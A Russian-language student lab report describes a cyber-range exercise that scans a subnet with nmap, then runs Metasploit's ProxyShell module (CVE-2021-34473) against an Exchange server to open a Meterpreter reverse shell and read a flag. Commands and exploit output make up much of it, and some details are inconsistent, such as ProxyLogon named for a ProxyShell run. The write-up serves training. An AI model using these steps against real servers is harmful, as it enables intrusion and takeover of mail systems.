

Отчёт по лабораторной работе №2

Киберполигон захват почтового сервера

Выполнили Студенты группы НБИбд-02-22. Щербака В.В., Захар

Содержание

1 Цель работы	5
2 Задание	6
3 Теоретическое введение	7
4 Выполнение лабораторной работы	8
5 Выводы	17

Список иллюстраций

4.1 Результат сканирования сети	9
4.2 Веб-интерфейс Exchange Server	10
4.3 Получение версии Exchange Server	10
4.4 Запуск модуля Metasploit	11
4.5 Вход с систему	12
4.6 Вход с систему	13
4.7 Перечень модулей Metasploit для атаки	14
4.8 Установка необходимых для exploit параметров	14
4.9 Нахождение уязвимого сервера	15
4.10 Процесс эксплуатации уязвимого сервера	15
4.11 Процесс эксплуатации уязвимого сервера	16
4.12 Путь к флагу	16
4.13 Проверка	16

Список таблиц

1 Цель работы

Провести тестирование на проникновение в рамках киберполигона, выявить уязвимости в инфраструктуре, получить несанкционированный доступ к системе и захватить флаг, используя инструменты сканирования и эксплуатации.

2 Задание

1. Просканировать подсеть (195.239.174.0/24) и выявить открытые порты.
2. Определить сервисы, работающие на найденных портах.
3. Использовать Metasploit для поиска возможных атак.
4. Эксплуатировать уязвимость CVE-2021-34473 (ProxyShell) для получения удаленного доступа.
5. Получить флаг, доказывающий успешную эксплуатацию.

3 Теоретическое введение

В современном мире кибербезопасность играет ключевую роль в защите информационных систем от атак злоумышленников. В связи с растущим числом кибератак и постоянным развитием методов взлома, организации уделяют особое внимание выявлению уязвимостей в своих сетях. Одним из эффективных способов проверки безопасности является тестирование на проникновение (penetration testing, pentest) – процесс, при котором специалисты моделируют действия потенциального злоумышленника для выявления слабых мест в системе. Одним из инструментов для проведения таких тестов является киберполигон – специализированная среда, имитирующая реальную ИТ-инфраструктуру, где исследуются способы защиты и атаки на системы. Киберполигоны позволяют безопасно анализировать уязвимости, отрабатывать сценарии атак и разрабатывать стратегии защиты. В данной лабораторной работе проводится тестирование безопасности инфраструктуры с использованием утилиты Nmap для сканирования сети, а также Metasploit Framework для эксплуатации уязвимостей. Особое внимание уделяется уязвимости CVE-2021-34473 (ProxyShell), связанной с почтовыми серверами Microsoft Exchange, которая позволяет злоумышленнику выполнить удаленное выполнение кода (RCE) и получить несанкционированный доступ к системе.

4 Выполнение лабораторной работы

1. Просканировали подсеть 195.239.174.0/24 для поиска открытых портов, которые можно использовать для атаки на инфраструктуру. Сканирование провели с использованием утилиты nmap (рис. 4.1).

```
[root@kali)-[~]
# nmap 195.239.174.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-13 17:26 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
443/tcp   open  https
MAC Address: 02:00:00:93:31:26 (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp   open  https
8888/tcp  open  sun-answerbook
MAC Address: 02:00:00:93:31:28 (Unknown)

Nmap scan report for 195.239.174.25
Host is up (0.0012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:00:00:93:31:26 (Unknown)

Nmap scan report for 195.239.174.35
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:00:00:93:31:26 (Unknown)

Nmap scan report for 195.239.174.11
Host is up (0.000013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 36.47 seconds
[root@kali)-[~]
#
```

Рис. 4.1: Результат сканирования сети

В результате сканирования на хосте 195.239.174.1 получены следующие открытые порты 25 и 443: 25 порт – стандартный порт, предназначенный для передачи электронных писем между почтовыми сервисами; 443 порт – стандартный порт для защищенной связи веб-браузера. Наличие данных портов предполагает, что на хосте 195.239.174.1 установлен почтовый сервер. В наличии почтового сервера можно убедиться по адресу <https://195.239.174.1>

2. Зашли в режим разработчика, нажали правую кнопку мыши и выбрали в контекстном меню «Inspect (Q)». (рис. 4.2).




Рис. 4.2: Веб-интерфейс Exchange Server

(рис. 4.3).




Рис. 4.3: Получение версии Exchange Server

3. Для атаки использовали инструмент для создания, тестирования и использо-

вания exploit Metasploit. Для поиска возможных векторов атаки дальнейшее сканирование с помощью данного модуля (рис. 4.4).




Рис. 4.4: Запуск модуля Metasploit

Ввели пароль: qwe123!@# (рис. 4.5).




Рис. 4.5: Вход с систему

Получили доступ: (рис. 4.6).




Рис. 4.6: Вход с систему

4. Для захвата флага получили сессию с удаленным хостом 195.239.174.1 с использованием возможность RCE. Далее произвели захват флага, эксплуатируя возможность RCE двумя модулями (рис. 4.7).

Рис. 4.7: Перечень модулей Metasploit для атаки

5. Далее воспользовались модулем windows/http/exchange_proxyshell_rce. С помощью команды use 15 выбрали данный модуль и задали параметры lhost (IP-адрес атакующей машины) и rhosts (IP-адрес целевой системы) (рис. 4.8).

```
[*] Msf::OptionValidationError The following options failed to validate: RHOSTS  
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1  
rhosts => 195.239.174.1  
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11  
lhost => 195.239.174.11  
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1  
rhosts => 195.239.174.1  
msf6 exploit(windows/http/exchange_proxyshell_rce) > ]
```

Рис. 4.8: Установка необходимых для exploit параметров

Далее запустили модуль ProxyShell и получили meterpreter сессию. В процессе эксплуатации модуля ProxyShell обнаружена и проэксплуатирована уязвимость CVE-2021-34473 – <https://www.cvedetails.com/cve/CVE-2021-34473>. (рис. 4.9).

```

[-] Msf::OptionValidateError: The following options failed to validate: RHOSTS
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.1
rhosts => 195.239.174.1
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Exploiting email address...
[*] Saved mailbox and email address data to: /home/reduser/.msf4/loot/0250313180655_deafault_195.239.174.1_ad.exchange.mail_944655.txt
[*] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-202368943-296398216-314284724-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'Test Mail' containing the attachment with the embedded shell
[*] Writing file: /Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\WSE66GJnsR.aspx
[*] Writing file: /Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\WSE66GJnsR.aspx
[*] Writing file: /Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\WSE66GJnsR.aspx
[*] Waiting for the export request to complete...
[*] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (208772 bytes) to 195.239.174.1
[*] Deleted C:\Windows\Temp\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\WSE66GJnsR.aspx
[*] Meterpreter session 1 opened (195.239.174.1:4444 -> 195.239.174.1:42825) at 2025-03-13 18:07:21 +0300
[*] Removing the mailbox export request
[*] Removing the draft email
[*] Removing the draft email

meterpreter > 

```

Рис. 4.9: Нахождение уязвимого сервера

С использованием почты manager1@ampire.corp применили данный модуль для получения соединения с удаленным узлом. Далее задали все необходимые параметры для модуля

6. Следующим шагом запустили эксплуатацию уязвимости ProxyLogon (рис. 4.10).

```

meterpreter > cat C:/windows/system32/flag_for_red_team.txt
70395
meterpreter > cat flag_for_red_team.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > use 15
Loading extension 15...
[-] Failed to load extension: No module of the name 15 found
meterpreter > -
[-] Unknown command: -
meterpreter > a-
[-] Unknown command: a-
meterpreter > stop
[-] Unknown command: stop
meterpreter > down
[-] Unknown command: down
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > set EMAIL manager1@ampire.corp
EMAIL => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Assigning the 'Mailbox Import Export' role via manager1@ampire.corp
[*] Exploit aborted due to failure: bad-config: The specified email address does not have the 'Mailbox Import Export' role assigned.
[*] Exploit completed, but no session was created.
[*] Exploit completed, but no session was created.

msf6 exploit(windows/http/exchange_proxyshell_rce) > 

```

Рис. 4.10: Процесс эксплуатации уязвимого сервера

(рис. 4.11).

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/exchange_proxyshell_rce) > use 15
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > 
```

Рис. 4.11: Процесс эксплуатации уязвимого сервера

После получения сессии с почтовым сервером можно найти флаг по пути Windows.system32 в файле flag_for_red_team.txt (рис. 4.12).

```
meterpreter > cat C:/windows/system32(flag_for_red_team.txt)
70395
```

Рис. 4.12: Путь к флагу

Попытались зайти снова используя use 15:(рис. 4.13).

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/exchange_proxyshell_rce) > use 15
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > 
```

Рис. 4.13: Проверка

5 Выводы

В ходе лабораторной работы было проведено тестирование на проникновение с целью выявления уязвимостей в инфраструктуре. С помощью утилиты Nmap был выполнен анализ сети, выявлены открытые порты и определены работающие сервисы. Для эксплуатации уязвимости использовался Metasploit Framework, что позволило получить удаленный доступ к системе посредством уязвимости CVE-2021-34473 (ProxyShell).

В результате успешного проведения атаки была получена Meterpreter-сессия, что дало возможность выполнить команды на удаленной системе и обнаружить флаг, подтверждающий успешную эксплуатацию. Работа продемонстрировала важность тестирования на проникновение для выявления уязвимостей и необходимости своевременного обновления программного обеспечения для предотвращения атак.